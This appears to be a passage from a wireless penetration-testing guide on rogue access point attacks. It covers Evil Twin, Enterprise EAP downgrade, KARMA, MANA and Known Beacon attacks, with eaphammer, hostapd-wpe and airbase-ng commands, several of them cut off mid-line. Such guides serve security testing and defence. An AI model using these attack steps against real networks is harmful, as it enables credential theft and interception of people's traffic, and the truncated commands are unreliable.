Notice also that real-world wireless deployments usually have more than a single access point, and these access points are often more powerful and have better line-of-site range due to their placement towards the ceiling. Deauthenticating a single access point usually results in the target roaming towards another valid access point rather than your rogue AP, unless all nearby access points are deauthenticated (loud) or you are very careful with the placement of the rogue AP (difficult).


You can create a very basic Open Evil Twin (no capabilities to route traffic to Internet) doing:

```
airbase-ng -a 00:09:5B:6F:64:1E --essid "Elroy" -c 1 wla
```

You could also create an Evil Twin using **eaphammer** (notice that to create evil twins with eaphammer the interface **should NOT be** in **monitor** mode):

```
./eaphammer -i wlan0 --essid exampleCorp --captive-porta
```

Or using Airgeddon: `Options: 5,6,7,8,9 (inside Evil Twin attack menu).`



```
---------
0.  Return to main menu
1.  Select another network interface
2.  Put interface in monitor mode
3.  Put interface in managed mode
4.  Explore for targets (monitor mode needed)
---------------- (without sniffing, just AP) -----------------
5.  Evil Twin attack just AP
---------------------- (with sniffing) ----------------------
6.  Evil Twin AP attack with sniffing
7.  Evil Twin AP attack with sniffing and sslstrip
8.  Evil Twin AP attack with sniffing and bettercap-sslstrip2/BeEF
------------- (without sniffing, captive portal) -------------
9.  Evil Twin AP attack with captive portal (monitor mode needed)
---------
```

Please, notice that by default if an ESSID in the PNL is saved as WPA protected, the device won't connect automatically to an Open evil Twin. You can try to DoS the real AP and hope that the user will connect manually to your Open evil twin, or you could DoS the real AP an use a WPA Evil Twin to capture the handshake (using this method you won't be able to let the victim connect to you as you don't know the PSK, but you can capture the handshake and try to crack it).

Some OS and AV will warn the user that connect to an Open network is dangerous...

WPA/WPA2 Evil Twin

You can create an **Evil Twin using WPA/2** and if the devices have configured to connect to that SSID with WPA/2, they are going to try to connect. Anyway, **to complete the 4-way-handshake** you also need to **know** the **password** that the client is going to use. If you **don't know** it, the **connection won't be completed**.

```
./eaphammer -i wlan0 -e exampleCorp -c 11 --creds --auth
```

Enterprise Evil Twin

To understand this attacks I would recommend to read before the brief WPA Enterprise explanation.

Using hostapd-wpe

`hostapd-wpe` needs a **configuration** file to work. To **automate** the generation if these configurations you could use https://github.com/WJDigby/apd_launchpad (download the python file inside */etc/hostapd-wpe/*)

```
./apd_launchpad.py -t victim -s PrivateSSID -i wlan0 -cn
hostapd-wpe ./victim/victim.conf -s
```

In the configuration file you can select a lot of different things like ssid, channel, user files, cret/key, dh parameters, wpa version and auth...

Using hostapd-wpe with EAP-TLS to allow any certificate to login.

Using EAPHammer

```
# Generate Certificates
./eaphammer --cert-wizard

# Launch Attack
./eaphammer -i wlan0 --channel 4 --auth wpa-eap --essid
```

By default, EAPHammer purposes this authentication methods (notice GTC as the first one to try to obtain plaintext passwords and then the use of more robust auth methods):

```
GTC,MSCHAPV2,TTLS-MSCHAPV2,TTLS,TTLS-CHAP,TTLS-PAP,TTLS-
```

This is the default methodology to avoid long connection times. However, you can also specify to server the authentication methods from weakest to strongest:


```
--negotiate weakest
```

Or you could also use:

- `--negotiate gtc-downgrade` to use highly efficient GTC downgrade implementation (plaintext passwords)
- `--negotiate manual --phase-1-methods PEAP,TTLS --phase-2-methods MSCHAPV2,GTC,TTLS-PAP` to specify manually the methods offered (offering the same auth methods in the same order as the organisation the attack will be much more difficult to detect).
- Find more info in the wiki

Using Airgeddon

`Airgeddon` can use previously generated certificated to offer EAP authentication to WPA/WPA2-Enterprise networks. The fake network will downgrade the connection protocol to EAP-MD5 so it will be able to **capture the user and the MD5 of the password**. Later, the attacker can try to crack the password.
`Airggedon` offers you the possibility of a **continuous Evil Twin attack (noisy)** or **only create the Evil Attack until someone connects (smooth).**



```
----------------------- (certificates) -----------------------
5.  Create custom certificates
------------ (smooth mode, disconnect on capture) ------------
6.  Smooth mode Enterprise Evil Twin
------------------- (noisy mode, non stop) -------------------
7.  Noisy mode Enterprise Evil Twin
---------
```

Debugging PEAP and EAP-TTLS TLS tunnels in Evil Twins attacks


This method was tested in an PEAP connection but as I'm decrypting an arbitrary TLS tunnel this should also works with EAP-TTLS

Inside the **configuration** of *hostapd-wpe* **comment** the line that contains ***dh_file*** (from `dh_file=/etc/hostapd-wpe/certs/dh` to `#dh_file=/etc/hostapd-wpe/certs/dh`) This will make `hostapd-wpe` to **exchange keys using RSA** instead of DH, so you will be able to **decrypt** the traffic later **knowing the servers private key**.


Now start the **Evil Twin** using **`hostapd-wpe`** with that modified configuration as usual. Also, start **`wireshark`** in the **interface** which is performing the Evil Twin attack.

Now or later (when you have already captured some authentication intents) you can add the private RSA key to wireshark in: `Edit --> Preferences --> Protocols --> TLS --> (RSA keys list) Edit...`

Add a new entry and fill the form with this values: **IP address = any** -- **Port = 0** -- **Protocol = data** -- **Key File** (**select your key file**, to avoid problems select a key file **without being password protected**).



And look at the new "**Decrypted TLS**" tab:



```
No.   Time          Source      Destination   Protocol  Length  Info
   12 13.746313524  [redacted]                EAP          24 Response, Protected E
   13 13.746485205                            TLSv1.2      54 Application Data
   14 13.750165215                            TLSv1.2      83 Application Data
   15 13.750407681                            TLSv1.2      82 Application Data
   16 13.758967707                            TLSv1.2      55 Application Data
   17 13.759096491                            TLSv1.2      64 Application Data
   18 13.763891913                            TLSv1.2      64 Application Data
   19 13.764087937                            EAP          22 Failure

> Frame 14: 83 bytes on wire (664 bits), 83 bytes captured (664 bits) on interface 0

0000  [redacted]  [redacted]
0010
```

KARMA, MANA, Loud MANA and Known beacons attack

ESSID and MAC black/whitelists

The following table lists the different type of MFACLs (Management Frame Access Control Lists) available, as well their effects when used:

MFACL Type	MFACL Mode	Effect
MAC-based	whitelist	the rogue AP will only respond to probe requests from specific devices, making it invisble to any device not in the whitelist
MAC-		the rogue AP will ignore probe requests from specific devices, making it invisible to any device

```
# example EAPHammer MFACL file, wildcards can be used
78:f0:97:fc:b5:36
9a:35:e1:01:4f:cf
69:19:14:60:20:45
ce:52:b8:*:*:*

[--mac-whitelist /path/to/mac/whitelist/file.txt #EAPHam
[--mac-blacklist /path/to/mac/blacklist/file.txt #EAPHam
```

```
# example ESSID-based MFACL file
apples
oranges
grapes
pears

[--ssid-whitelist /path/to/mac/whitelist/file.txt]
[--ssid-blacklist /path/to/mac/blacklist/file.txt]
```

KARMA

Karma attacks are a second form of rogue access point attack that exploits the network selection process used by stations. In a whitepaper written in 2005, Dino Dai Zovi and Shane Macaulay describe how an attacker can configure an access point to listen for directed probe requests and respond to all of them with matching directed probe responses. This causes the affected stations to automatically send an association request to the attacker's access point. The access point then replies with an association response, causing the affected stations to connect to the attacker.

MANA

According to Ian de Villiers and Dominic White, modern stations are designed to protect themselves against karma attacks by ignoring directed probe responses from access points that have not already responded to at least one broadcast probe request. This led to a significant drop in the number of stations that were vulnerable to karma attacks until 2015, when White and de Villiers developed a means of circumventing such protections. In White's and de Villiers' improved karma attack (MANA attack), directed probe responses are used to reconstruct the PNLs of nearby stations. When a broadcast probe request is received from a station, the attacker's access point responds with an arbitrary SSID from the station's PNL already being saw in a direct probe from that device.

In resume, the MANA algorithm works like this: each time the access point receives a probe request, it first determines whether it's a broadcast or directed probe. If it's directed probe, the sender's MAC address is added to the hash table (if it's not there already) and the ESSID is added to that device's PNL. The AP then responds with a directed probe response. If it's a broadcast probe, the access point responds with probe responses for each of the networks in that device's PNL.

MANA attack using eaphammer:

```
./eaphammer -i wlan0 --cloaking full --mana --mac-whitel
```

Loud MANA

Notice that the standard MANA attack still does not allow us to attack devices that don’t use directed probing at all. So if we also doesn't know previously any entry inside the device PNL, we need to figure out some other way to attack it.

A possibility is what is called Loud MANA attack. This attack relies on the idea that client devices within close physical proximity to one another are likely to have at least some common entries in their PNLs.

In resume, Loud MANA attack instead of responding to probe requests with each ESSID in a particular device’s PNL, the rogue AP sends probe responses for every ESSID in every PNL across all devices that it has seen before. Relating this to set theory, we can say that the AP sends probe responses for each ESSID in the union of all PNLs of nearby devices.

```
./eaphammer -i wlan0 --cloaking full --mana --loud [--ca
```

Known Beacon attack

There are still cases in which Loud MANA attack won’t succeed. The Known Beacon attack is a way to "Brute-Force" ESSIDs to

try to get the victim connect to the attacker. The attacker creates an AP that response to any ESSID and run some code sending beacons faking ESSIDs of each name inside a wordlist. Hopefully the victim will contains some of theses ESSID names inside its PNL and will try to connect to the fake AP.
Eaphammer implemented this attack as a MANA attack where all the ESSIDs inside a list are charged (you could also combine this with `--loud` to create a Loud MANA + Known beacons attack):

```
./eaphammer -i wlan0 --mana [--loud] --known-beacons  --
```

Known Beacon Burst attack

As known beacons are loud. You can use a script inside Eaphammer project to just launch beacouns of every ESSID name inside a file very quickly. If you combines this script with a Eaphammer MANA attack, the clients will be able to connect to your AP.

```
# transmit a burst of 5 forged beacon packets for each e
./forge-beacons -i wlan1 \
 --bssid de:ad:be:ef:13:37 \
 --known-essids-file known-s.txt \
 --dst-addr 11:22:33:11:22:33 \
 --burst-count 5
```

Wi-Fi Direct

Wi-Fi Direct is a Wi-Fi standard that allows devices to connect to each other without a wireless AP as one of the two devices will act as AP (called group owner). You can find Wi-Fi Direct in a lot of IoT devices like printers, TVs...

Wi-Fi Direct relies on Wi-Fi Protected Setup (**WPS**) to securely connect the devices. WPS has multiple configuration methods such as **Push-Button** Configuration (PBC), **PIN entry**, and **Near-Field** Communication (NFC)

So the attacks previously seen to WPS PIN are also valid here if PIN is used.

EvilDirect Hijacking

This works like an Evil-Twin but for Wi-Fi direct, you can impersonate a group owner to try to make other devices like phons connect to you: `airbase-ng -c 6 -e DIRECT-5x-BRAVIA -a BB:BB:BB:BB:BB:BB mon0`

References

- https://posts.specterops.io/modern-wireless-attacks-pt-i-basic-rogue-ap-theory-evil-twin-and-karma-attacks-35a8571550ee
- https://posts.specterops.io/modern-wireless-attacks-pt-ii-mana-and-known-beacon-attacks-97a359d385f9
- https://posts.specterops.io/modern-wireless-tradecraft-pt-iii-management-frame-access-control-lists-mfacls-

22ca7f314a38
https://posts.specterops.io/modern-wireless-tradecraft-pt-iv-tradecraft-and-detection-d1a95da4bb4d

https://github.com/gdssecurity/Whitepapers/blob/master/GDS%20Labs%20-%20Identifying%20Rogue%20Access%20Point%20Attacks%20Using%20Probe%20Response%20Patterns%20and%20Signal%20Strength.pdf

http://solstice.sh/wireless/eaphammer/2019/09/10/eap-downgrade-attacks/

https://www.evilsocket.net/2019/02/13/Pwning-WiFi-networks-with-bettercap-and-the-PMKID-client-less-attack/

https://medium.com/hacking-info-sec/ataque-clientless-a-wpa-wpa2-usando-pmkid-1147d72f464d

TODO: Take a look to https://github.com/wifiphisher/wifiphisher (login con facebook e imitacionde WPA en captive portals)

HACKEN PROOF
Put your bug knowledge to work!
Earn bounty rewards for hacking crypto business
EASIER WITH HACKENPROOF

Join **HackenProof Discord** server to communicate with experienced hackers and bug bounty hunters!

Hacking Insights
Engage with content that delves into the thrill and challenges of hacking

Real-Time Hack News
Keep up-to-date with fast-paced hacking world through real-time news and insights

Latest Announcements
Stay informed with the newest bug bounties launching and crucial platform updates

Join us on Discord and start collaborating with top hackers today!

> **Learn AWS hacking from zero to hero with htARTE (HackTricks AWS Red Team Expert)!**

Previous
Spoofing SSDP and...

Next
Evil Twin EAP-TLS

Last modified 4d ago

WAS THIS PAGE HELPFUL?